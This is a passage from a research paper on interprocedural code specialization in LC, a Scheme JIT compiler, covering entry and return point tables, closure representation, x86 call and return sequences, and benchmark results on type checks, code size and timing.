Our solution to this problem is to specialize the entry point table for each $\mathcal{P}_{\text{closure}}$ (in this case for each type combination of the free variables). Each time the compiler generates closure instantiation code, it checks if a specialized table exists for the current $\mathcal{P}_{\text{closure}}$. If the table exists, the compiler generates code to write the table address in the closure. If no table is associated to this $\mathcal{P}_{\text{closure}}$, it creates a new stub waiting for $\mathcal{P}_{\text{call}}$ and ready to compile using this $\mathcal{P}_{\text{closure}}$. A new entry point table is created and filled with this stub address. The address of the table is then written in the closure. Entry point table specialization allows the compiler to generate more efficient code using the $\mathcal{P}_{\text{closure}}$ it collected. However, the number of entry point tables and holes is increased.

In our example, because the compiler is able to propagate the type of the arguments through function calls, the type of `n` is known when generating the code to instantiate the closure associated to `f`. Figure 5 shows the closure representations at the end of the execution. We see that `sum-to-10` and `sum-to-pi` use a different entry point table. The table used in the closure associated to `sum-to-10` is specialized for $\mathcal{P}_{\text{closure}}$ =`(n:fixnum)` and the table used in the closure associated to `sum-to-pi` is specialized for $\mathcal{P}_{\text{closure}}$ =`(n:flonum)`.

Two versions of function `make-sumer` are generated by the calls `(make-sumer 10)` and `(make-sumer 3.14)`. The compiler assigns the first two slots of the global layout to the contexts `(fixnum)` and `(flonum)`. Then two versions of function `f` are generated by the calls `(sum-to-10 6)` and `(sum-to-10 7.5)`. Because these two calls use contexts already associated to the first two global layout slots, the compiler reuses these slots. Finally, a new version of function `f` is generated by the call `(sum-to-pi 1.10)`. This call uses the context `(flonum)` thus the compiler uses the second slot of the table associated to the closure `sum-to-pi`.




Figure 5 Extended flat closures using an entry point table, a global layout and table specialization.

To summarize, the following table shows the $\mathcal{P}_{\text{call}}$ and $\mathcal{P}_{\text{closure}}$ used for the different calls to the sumers:

Call	$\mathcal{P}_{\text{call}}$	$\mathcal{P}_{\text{closure}}$
`(sum-to-10 6)`	`(x:fixnum)`	`(n:fixnum)`
`(sum-to-10 7.5)`	`(x:flonum)`	`(n:fixnum)`
`(sum-to-pi 1.10)`	`(x:flonum)`	`(n:flonum)`

We see that the type of `x` and `n` are known for each call. Two specialized versions of `sum-to-10` and one of `sum-to-pi` are then generated and no dynamic type checks are executed.

4.5 Continuations

To allow propagation through return points, the compiler can convert the executed program to CPS. This way, each function return is translated into a function call. Specialization of the continuations is then directly handled by the specialization of the function bodies. However, the same technique can be implemented for function returns to avoid the CPS conversion.

Compilers typically use a single return address to represent a continuation. This address is written to the stack when executing the call and is used at the return point to jump to the continuation. Using interprocedural versioning, the continuation possibly has several entry points thus the continuation representation also needs to be extended. The compiler uses a set of continuation entry points (return point table) initially filled with the continuation stub address. The address of the table is written to the stack and a dispatch is performed at

Function call:

```
1  push 0203FF90h      ; setup return point table
2  mov  rbx, 40        ; setup first argument
3  mov  r11, 0         ; use first context index
4  mov  rdx, [rsi+7]   ; get entry point table from the closure
5  jmp  [rdx+16]       ; jump to entry point
```

Function return:

```
6  mov r11, 0          ; use first context index
7  mov rdx, [rbp]      ; get return point table from the stack
8  jmp [rdx+8]         ; jump to return point
```

Figure 6 Example of x86 function call and return sequences (Intel syntax).

return points to branch to the appropriate continuation entry point. Because the identity of the continuation may be unknown at function return, a global layout is used for the dispatch.

$\mathcal{P}_{\text{closure}}$ may also vary from one instance to another. Table specialization is then used to specialize the code according to $\mathcal{P}_{\text{closure}}$. In the example of type information, $\mathcal{P}_{\text{closure}}$ is the type of the live local variables known when instantiating the object representing the continuation.

Our implementation limits $\mathcal{P}_{\text{call}}$ to the type of the returned value (i.e. register allocation information is ignored). This choice simplifies the implementation. Each table has a fixed size equal to the number of types supported by the implementation with an additional entry for the *unknown* case. Each type is associated to an index in the global layout prior to execution forming the global layout.

$\mathcal{P}_{\text{call}}$ may not be limited to the type of the returned value. For example the compiler could propagate the register the value is assigned to. The same strategies as those presented for function entry points can be used to handle the tables.

4.6 Impact on generated code

This implementation has an effect on the code generated for call sites and return points. Figure 6 shows an example of generated code for a function call and a return site. In this figure, the code added to implement interprocedural specialization is highlighted.

4.6.1 Function call

At line 3, the compiler writes the index of the global layout associated to the current context in the register `r11`. In this example, the first index is used thus the compiler writes the constant `0`. If the call triggers the function stub (i.e. a version associated to this $\mathcal{P}_{\text{call}}$ has not yet been generated), the compiler uses this index to retrieve the $\mathcal{P}_{\text{call}}$ from the global layout. $\mathcal{P}_{\text{call}}$ is then used to generate the specialized version. This extra move may be omitted if a new stub entry point is created for each slot of the entry point table. We decided to keep this instruction to save the space occupied by these stub entries, and to use only one stub entry per table.

An extra move is generated at line 4. This instruction is used to retrieve the entry point table from the closure. The closure is represented by a tagged address in the register `rsi`.

An offset of 7 bytes is used to get the 64 bits (the entry point table address) following the closure header from the tagged address.

As shown at line 1, the continuation entry point table address is pushed to the stack instead of a single return address introducing no additional cost.

Because the first index is used, the compiler generates, at line 5, a `jmp` to the address stored in the first slot of the entry point table. An offset of 16 bytes is used because the first slot is located after the table header (64 bits) and the fallback generic entry point (64 bits).

If the compiler knows $\mathcal{I}_{\text{lambda}}$ (i.e. the identity of the callee) when compiling a call site, it retrieves the entry point from the table at compile time using $\mathcal{P}_{\text{call}}$. A single `jmp` instruction is then generated. If the compiler knows $\mathcal{I}_{\text{lambda}}$ but no version has yet been generated for the current $\mathcal{P}_{\text{call}}$, a single `jmp` instruction to the function stub can be generated and later patched. In those cases, no dispatch is inserted.

4.6.2 Function return

The impact on the code sequence generated for the function returns is the same. Compilers usually generate a single jump to the return address located in the stack (e.g. x86 `ret` instruction).

To use interprocedural specialization, when a function return jumps to a stub, the index associated to the current $\mathcal{P}_{\text{call}}$ must be passed to the stub (move at line 6). Here the first index is used (constant `0`). It also needs to get the continuation entry point table from the stack (line 7). A `jmp` is then generated to branch to the appropriate entry point. Here one slot of the table is assigned to the context `(unknown)` so no space is reserved for a generic continuation entry point after the table header. An offset of 8 bytes is used because the first slot is located right after the table header (64 bits).

If the compiler knows $\mathcal{I}_{\text{lambda}}$ (i.e. the identity of the continuation) when compiling a return site, no dispatch is inserted.

5 Experiments

LC implements a subset of the R5RS Scheme standard [17]. One of the goals of the compiler is to be simple yet generate efficient code. To reach this goal, it uses a simple and light JIT compiler directly translating Scheme s-expressions to x86 machine code using an extremely lazy compilation design [20] and no intermediate representation such as SSA [10] or TAC [18]. The compiler extends the Gambit Scheme compiler [13]; it uses its frontend, garbage collector, and x86 assembler.

LC uses Basic Block Versioning [21] to generate efficient code extended with interprocedural specialization using the implementation presented in the previous section. The compiler specializes basic blocks according to type information to reduce the number of dynamic type checks, and register allocation to avoid the generation of extra `mov` instructions at join points. However, only type information is interprocedurally propagated by our extensions.

Finally, it is worth mentioning that LC applies versioning on each subexpression of the s-expression instead of at basic block level.

This section presents the results of the experiments obtained using interprocedural code specialization to show its impact on the generated code. The 34 benchmarks used for the experiments are taken from Gambit. Some benchmarks are not used for the experiments because they use R5RS Scheme features not supported by LC. The number of iterations for each benchmark are also taken from Gambit.




Figure 7 Number of executed type checks relative to pure intraprocedural specialization.

Many of the benchmarks are micro-benchmarks using a limited set of types. Large polymorphic real-world programs might present a challenge for our approach. To simulate these programs, we added the benchmark `all`. This benchmark contains all the others as a single program.

Experiments were conducted on a machine using an Intel Core i7-4870HQ CPU, with 16GB DDR3 RAM running the GNU/Linux operating system. To measure time, each benchmark was executed 10 times, the minimum and maximum values are removed and the average of the 8 remaining values is used.

5.1 Type checks

We consider a type check any code sequence inserted to dynamically retrieve the type of a value. This includes the checks inserted to ensure the safety of the primitives, and the code generated for the type predicate primitives such as `pair?`.

Chevalier-Boisvert and Feeley [8] showed that intraprocedural BBV is effective at removing dynamic type checks for JavaScript. They observed that most JavaScript code is monomorphic or slightly polymorphic and that the number of generated versions rarely exceeds 5. Thus, a hard limit of 5 in the number of generated versions allows the compiler to take advantage of context propagation and to avoid the explosion in the number of versions.

Our interprocedural extensions allow the compiler to collect more information by propagating compilation contexts interprocedurally. Figure 7 shows the number of executed type checks relative to purely intraprocedural BBV.

For each benchmark, the three bars represent executions with propagation enabled through return points only, entry points only and both entry and return points (full interprocedural BBV). For each execution, the maximum number of versions is set to 5.

We see that propagation through return points only has no effect in most cases, but allows the compiler to significantly remove type checks (up to 50%) for 4 of the benchmarks out of 35. On average with return point propagation only, 6% more checks are removed than pure intraprocedural BBV. Propagation through entry points has more impact on the number of removed type checks. Almost all benchmarks are significantly improved and the compiler is able to remove almost all checks for 5 of them. On average, 39% more checks are removed using propagation through entry points.

For 9 of the benchmarks out of 35, almost all checks are removed using full interprocedural propagation. This is explained by the fact that most of these benchmarks use recursive, com-




Figure 8 Generated code size relative to pure intraprocedural specialization.

putation intensive, and monomorphic functions in which the computed values and the value of the arguments depend on the result of the previous calls. On average, full interprocedural propagation allows the compiler to remove 46% more checks than intraprocedural BBV.

Our experiments show that the hard limit of 5 specialized versions to avoid code explosion for intraprocedural BBV is valid for Scheme programs. When using our interprocedural extensions, *nqueens* is the only significantly affected benchmark with 15% more checks executed if we limit the number of versions. On average, less than 1% more check are executed when we limit the number of versions. We conclude that this limit is still valid with our interprocedural extensions.

5.2 Generated code size

Figure 8 shows the size of the code generated using interprocedural specialization relative to the size of the code generated using pure intraprocedural specialization. The version limit is set to 5. For each benchmark, the figure shows the impact of propagating information through return points, entry points and both.

Propagation through return points does not significantly affect the size of the generated code.

Using propagation through entry points, we see that there is a slight decrease in the code size for about half of the benchmarks. This is due to the fact that these benchmarks are mostly monomorphic causing the compiler to generate only one version of the code. Because this version is specialized using the context, the compiler generates less code.

For most other benchmarks, we see an increase in the size of the generated machine code. Using full interprocedural specialization, more versions are generated leading to more code.

An interesting effect can be seen for some benchmarks such as *perm9*. For this benchmark, full interprocedural propagation causes a decrease in the generated code size compared to propagation through entry or return points only. This is due to the fact that when information is only propagated through entry or return points, information is lost at some point causing the compiler to insert more dynamic type checks. Using full interprocedural propagation, the compiler keeps the collected information and those checks are removed thus smaller versions are generated.

On average, propagation through return points causes an increase of 3%, propagation through entry points causes an increase of 8.5%, and if both are enabled, an increase of 9% is observed.

Benchmark	Entry point tables (kB)	Benchmark	Return point tables (kB)
all	14097	all	619
compiler	5098	compiler	398
earley	156	peval	32
graphs	101	conform	23
sboyer	88	paraffins	23
conform	88	nboyer	19
nboyer	88	sboyer	18
peval	77	earley	17
paraffins	73	mazefun	17
browse	65	graphs	13
mazefun	60	browse	13
lattice	53	boyer	12
simplex	38	lattice	11
others	< 32	*others*	< 6

Figure 9 Memory used by entry and return point tables to execute each benchmark.

Our experiments show that these Scheme benchmarks do not cause an explosion in the number of versions. Thus, setting a limit of 5 versions does not significantly decrease the size of the generated code. However, this limit ensures that the compiler avoids the potential explosion in the number of versions of highly polymorphic programs.

If there is no limit in the number of versions, the size of the code generated for the benchmark *nqueens* is significantly decreased (11%). For this benchmark, some blocks are generated exactly 6 times meaning that when using no limit, the compiler generates 6 optimized small versions. When the version limit is set to 5, the compiler generates 5 optimized versions and one more generic non-optimized version causing an increase in the code size.

Because some blocks are generated more than 5 times when no limit is set, the size of the code generated for the benchmark *mazefun* is significantly increased (17%).

On average, the size of the generated code is increased less than 1% if we do not limit the number of versions.

5.3 Memory occupied by the tables

As explained in the previous section, interprocedural specialization causes a slight increase in the size of generated code. The compiler must also create and store the entry and return point tables. The table presented in figure 9 shows, for each benchmark, the total memory space occupied by the entry and return point tables. The size is expressed in kilobytes and represents the actual space needed to execute the benchmark (i.e. considering that all the tables have a size that equals the final size of the global layout). It is computed using a limit in the number of versions set to 5.

The benchmarks *all* and *compiler* are the largest benchmarks (respectively ~18KLOC and ~11KLOC). These two benchmarks use about 14MB and 5MB for the entry point tables and 0.6MB and 0.4MB for the return point tables, which is not significant on current systems. Return point tables have a smaller impact because they are all of the same fixed small size.

Entry and return point tables are created at compile time and they live for all the execution. Thus the compiler allocates the tables as permanent objects and they do not




Figure 10 Execution time relative to pure intraprocedural specialization.

affect the garbage collector. We conclude that the tables required by the interprocedural extensions do not use significant memory space.

5.4 Execution time

This section presents execution times only. Compilation and garbage collection time is not taken into account.

Figure 10 presents the execution time using interprocedural specialization relative to the execution time using pure intraprocedural specialization. For each benchmark, we show the result using propagation through return points, propagation through entry points and full interprocedural propagation. The version limit is set to 5.

We see that propagation through return points positively affects a dozen benchmarks (up to 23% faster for *fibfp*). 8 benchmarks are negatively affected (up to 9% slower for *compiler*).

Propagation through entry points impacts execution time more significantly. All of the benchmarks except two are improved (up to 42% for *sum*). *divrec* is not affected and *nboyer* is slowed down by less than 5%.

Finally, when full interprocedural propagation is enabled all of the benchmarks except *divrec*, *compiler* and *nboyer* are improved. *divrec* is not affected and the two others are slowed down by less than 3%.

Propagation through both entry and return points allows the compiler to collect more information and to generate more optimized code. However, the compiler is not able to collect enough information to compensate for the negative impact of return point propagation for the benchmark *compiler* but the slowdown is reduced from 9% to less than 3%.

These results show the potential of interprocedural propagation. For programs using computation intensive recursive functions such as the *fibfp* benchmark, full interprocedural propagation allows the compiler to generate fast optimized code.

For bigger programs using polymorphic functions such as *compiler*, the positive effect of information propagation through return points does not compensate the extra indirection of the return point table. However, propagation through entry points allows the compiler to generate faster code for these benchmarks.

Finally, it is worth mentioning that we didn't identify a use case in which it is significantly better to propagate information through return points only.

Figure 11 shows the execution time relative to the code produced by the Gambit Scheme compiler configured in unsafe mode which is representative of a fully statically type checked




Figure 11 Execution time relative to the execution time of the code generated by the Gambit Scheme compiler configured in unsafe mode (capped at 400%).

situation. When configured in unsafe mode, Gambit does not insert run time type checks, overflow checks and index checks. For each benchmark, we show the execution time of the code generated by LC using full interprocedural propagation and a limit set to 5, LC using pure intraprocedural propagation and a limit set to 5 and Gambit configured in safe mode (i.e. the compiler inserts all the required run time checks and does not use BBV).

As expected, we see that full interprocedural propagation allows LC to significantly improve the execution time of the benchmarks that were greatly and positively affected regarding the number of type checks. For example, the code generated for *sumfp, fibfp* or *fib* using interprocedural propagation is significantly faster than the code generated by Gambit in safe mode.

Our approach allows generating code that is often as efficient as the code generated by Gambit in unsafe mode, and more efficient in some cases. This is in part due to the fact that LC does not use trampolines to implement tail call optimization.

The generated code ranges from 34% faster than the code generated by Gambit in unsafe mode for *browse*, to 390% slower for *pnpoly*. However, the code generated by Gambit for *pnpoly* in safe mode is 646% slower than Gambit in unsafe mode.

Theses experiments show that interprocedural specialization allows LC to generate code that competes with the code generated by current Ahead-Of-Time efficient Scheme implementations and, more generally, to write efficient interprocedurally optimizing compilers for languages supporting closures using relatively simple JIT compilation techniques.

5.5 Compilation time

Figure 12 shows the compilation time using interprocedural propagation relative to the compilation time using pure intraprocedural propagation. The version limit is set to 5.

Propagation through return points does not significantly impact the size of the generated code. As expected, it does not significantly impact the compilation time either.

Propagation through entry points impacts the generated code size more significantly. As expected, it also impacts the compilation time more significantly.

We see that *paraffins* is the most affected benchmark with 431% (70ms using intraprocedural propagation, and 302ms using interprocedural propagation).

The benchmarks *compiler* and *all* are the two largest benchmarks thus closer to real-world programs. *compiler* is 150% slower to compile (1573ms using interprocedural propagation




Figure 12 Compilation time relative to pure intraprocedural BBV.




Figure 13 Total time relative to pure intraprocedural BBV.

and 2367ms using intraprocedural propagation). *all* is 166% slower to compile (2809ms using interprocedural propagation and 4657ms using intraprocedural propagation).

5.6 Total time

Figure 13 shows the total time using interprocedural propagation relative to the total time using pure intraprocedural propagation. This time is the total time spent to execute each benchmark including compilation, execution and garbage collection time. The version limit is set to 5.

When using propagation through return points, the execution time varies from 58% (*fibfp*) to 108% (*compiler*) of the total time required by intraprocedural specialization. Using propagation through entry points, the time varies from 23% (*mbrot*) to 125% (*compiler*). When the compiler uses full interprocedural propagation, the time varies from 14% (*fibfp*) to 133% (*compiler*).

The significant speedup observed for the benchmarks *fibfp*, *mbrot*, *sumfp* and *pnpoly* is due to the fact that they intensively use floating point arithmetic. Because the compiler is able to propagate the type of the values, it directly stores untagged double precision floating point numbers in registers. This allows avoiding the box allocations, the execution of boxing and unboxing code, tagging and untagging code, type checks, and data moves between

general purpose registers and floating point registers resulting in a significant decrease in the execution and garbage collection time.

Our JIT compiler significantly decreases the time required to execute Scheme programs both for micro benchmarks and real-world, more polymorphic programs such as the *all* benchmark. However, these results show that the technique may slow down the execution of programs, such as the *compiler* benchmark, using a more imperative style and fewer hot spots.

6 Related work

6.1 Interprocedural BBV

The work done by Chevalier-Boisvert and Feeley [9] is closely related to our own. They presented an extension of Basic Block Versioning enabling interprocedural code specialization based on function identity collection. That extension uses intraprocedural BBV and adds function identities to the propagated contexts. The identities are then propagated through the stubs and possibly known when compiling a call site.

One difference with our work is that their extension enables interprocedural specialization only if the identity of the callee is successfully propagated to the call sites whereas our technique can be used at every call site. Furthermore, because this BBV extension propagates function identities, more versions are generated especially for polymorphic call sites.

However, that approach can be combined with ours to propagate the function identities when possible to avoid the run time dispatch and use our dispatch when identities cannot be determined.

6.2 Inline Caching

Inline Caching (IC) is a technique used to efficiently implement dynamic languages first used in the Smalltalk-80 System [11] and the Self language [6]. IC can be used to implement the dynamic dispatch required by our interprocedural extensions. When a call site is executed for the first time, a dynamic lookup is executed. The compiler stores the result of the lookup at the call site and uses it to directly branch to the specialized version. A guard is inserted to check if the identity is the same for subsequent calls.

Polymorphic Inline Caching (PIC) [16] is an extension of Inline Caching storing several lookup results at call sites. A sequence of checks is inserted at call sites to dispatch according to the currently used function. Each time the call is executed using a new callee, a check is added to the sequence. Because PIC reveals the identity of the callee function, it can be used to branch to a specialized version of the callee [5].

Because of the check sequence, PIC has a bigger impact when used in polymorphic call sites. Furthermore, PIC is not suitable to be used for function return dispatch. Indeed, the continuation used at a given return site frequently varies which may cause the generation of several checks in the sequence.

6.3 Static analysis

Compilers usually use static analysis to determine the identity of the functions called at each call site. In particular, the k-CFA [22] family of algorithms has been popular to implement higher-order languages. The problem is that these analyses have high complexity (cubic in the case of 0-CFA [19]) making them not suitable to use in a JIT compiler. Furthermore,

these analyses are imprecise (the identity of the callee cannot be determined for all sites) limiting the reach of interprocedural specialization.

6.4 Tracing compilation

Tracing JIT compilation, first implemented in Dynamo [1] then adapted to JIT compilation of high-level languages in HotpathVM [15], is a compilation approach used to optimize the executed program at run time by optimizing frequently executed loops. This compilation approach has been used to remove type checks and to reduce run time work [14, 23, 3]. Tracing and Meta-Tracing [4] are often used to efficiently implement dynamic languages such as Javascript [14] and Scheme [2]. When a frequently executed loop is detected (profiling phase), the executed operations are recorded (tracing phase) following function calls. A specialized code sequence (a trace) is then generated and used for the next executions. A guard is inserted at each site where execution can diverge from the recorded path.

Because the tracing phase follows function calls, the function bodies recorded during that phase are inlined in the trace.

One difference with our work is that tracing compilation is based on function identities. When a trace is executed and other functions than those recorded are executed, the guards fail and the execution of the generated code is aborted. A tracing JIT also requires the use of a complex architecture with multiple phases, and the use of an interpreter in addition to a compiler.

7 Future work

The technique presented in this paper allows the compiler to propagate information collected during execution of the program through entry and return points. We showed that results are positive when propagating only type information. Future work includes extending the propagated context to include other information. The compiler could interprocedurally propagate register allocation information (i.e. the registers assigned to the actual parameters and the returned value) to avoid the generation of the extra instructions needed to satisfy the runtime calling convention. The compiler could also interprocedurally propagate the constants and the function identities to do interprocedural lazy aggressive inlining and lazy constant propagation in the presence of higher order functions.

8 Conclusion

This paper presents an approach allowing the compiler to interprocedurally specialize the code using information available at call sites, return points and when creating function closures. The approach is based on dynamic dispatch instead of trying to discover the function identities.

We showed that interprocedural specialization does not require static analysis or complex compiler architecture. Moreover, our approach can be used in the presence of higher order functions using an extended flat closure representation.

When applied to typing, the interprocedural specialization is effective at removing dynamic type checks. The compiler is able to remove almost all the checks for several benchmarks. There is a slight increase in the size of the generated code because more specialized versions of the code are generated. Because more code is generated, there is an increase in the compilation time. Our experiments using LC, a JIT compiler for Scheme, show the approach has a positive impact on the execution time. The code generated for the benchmarks is

executed up to 50% faster than the code generated by pure intraprocedural type specialization. These results indicate that a simple JIT compiler using interprocedural specialization, no complex representation, no complex register allocation algorithm, a simple compilation approach, and minimal static analysis can generate code competitive in performance with current Scheme implementations. This makes the approach a perfect candidate for baseline compilers to implement dynamic languages.

In addition to generating faster code when applied to typing, Our approach can be used to specialize the code using more than type information, opening up new applications such as register allocation based specialization and aggressive lazy inlining.

References

1. Vasanth Bala, Evelyn Duesterwald, and Sanjeev Banerjia. Dynamo: a transparent dynamic optimization system. In *Proceedings of the 2000 ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2000*, pages 1–12, 2000.
2. Spenser Bauman, Carl Friedrich Bolz, Robert Hirschfeld, Vasily Kirilichev, Tobias Pape, Jeremy G. Siek, and Sam Tobin-Hochstadt. Pycket: a tracing JIT for a functional language. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming, ICFP 2015*, pages 22–34, 2015.
3. Carl Friedrich Bolz, Antonio Cuni, Maciej Fijałkowski, Michael Leuschel, Samuele Pedroni, and Armin Rigo. Allocation removal by partial evaluation in a tracing JIT. In *Proceedings of the 20th ACM SIGPLAN Workshop on Partial Evaluation and Program Manipulation*, PEPM '11, pages 43–52, 2011.
4. Carl Friedrich Bolz, Antonio Cuni, Maciej Fijałkowski, and Armin Rigo. Tracing the meta-level: Pypy's tracing JIT compiler. In *Proceedings of the 4th workshop on the Implementation, Compilation, Optimization of Object-Oriented Languages and Programming Systems, ICOOOLPS 2009*, pages 18–25, 2009.
5. Solomon Boulos and Jeremy Sugerman. Optimized execution of dynamic languages, January 26 2016. US Patent 9,244,665.
